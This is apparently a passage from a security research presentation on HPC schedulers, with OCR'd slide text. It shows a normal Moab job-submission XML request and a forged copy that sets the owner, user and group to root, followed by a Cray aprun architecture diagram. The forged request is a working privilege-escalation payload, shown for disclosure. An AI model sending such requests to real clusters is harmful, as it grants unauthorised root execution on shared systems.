    <DigestValue>7v49VzAlbyNQ4O3VChCus+v2LeE=</DigestValue>
    <SignatureValue>QG13cmxhYnMgRWFzdGVyIEVnZyE=</SignatureValue>
  </Signature>
  <Body actor="test" timestamp="1408488412">
    <Request action="submit" actor="test" cmdline="\STARTmsub">
      <Object>job</Object>
      <job>
        <Owner>test</Owner>
        <UserId>test</UserId>
        <GroupId>test</GroupId>
        <InitialWorkingDirectory>/home/test</InitialWorkingDirectory>
        <UMask>2</UMask>
        <Executable>/usr/bin/id</Executable>
        <SubmitLanguage>PBS</SubmitLanguage>
        <SubmitString>\START/usr/bin/id\0a\0a</SubmitString>
      </job>
    </Request>
  </Body>
</Envelope>
```


Moab::mauth

++

```
<Envelope component="ClusterScheduler" count="1" name="moab" type="nonblocking"version="8.0.beta.2">
  <Signature>
    <DigestValue>7v49VzAlbyNQ4O3VChCus+v2LeE=</DigestValue>
    <SignatureValue>QG13cmxhYnMgRWFzdGVyIEVnZyE=</SignatureValue>
  </Signature>
  <Body actor="root" timestamp="1408488412">
    <Request action="submit" actor="test" cmdline="\STARTmsub">
      <Object>job</Object>
      <job>
        <Owner>root</Owner>
        <UserId>root</UserId>
        <GroupId>root</GroupId>
        <InitialWorkingDirectory>/home/test</InitialWorkingDirectory>
        <UMask>2</UMask>
        <Executable>/usr/bin/id</Executable>
        <SubmitLanguage>PBS</SubmitLanguage>
        <SubmitString>\START/usr/bin/id\0a\0a</SubmitString>
      </job>
    </Request>
  </Body>
</Envelope>
```


Cray::aprun

++



Cray XT User
Login Node
aprun
apsys
SDB Node
apsched
Compute Node Placement List
apinit
apshepherd
User Application
Compute Node
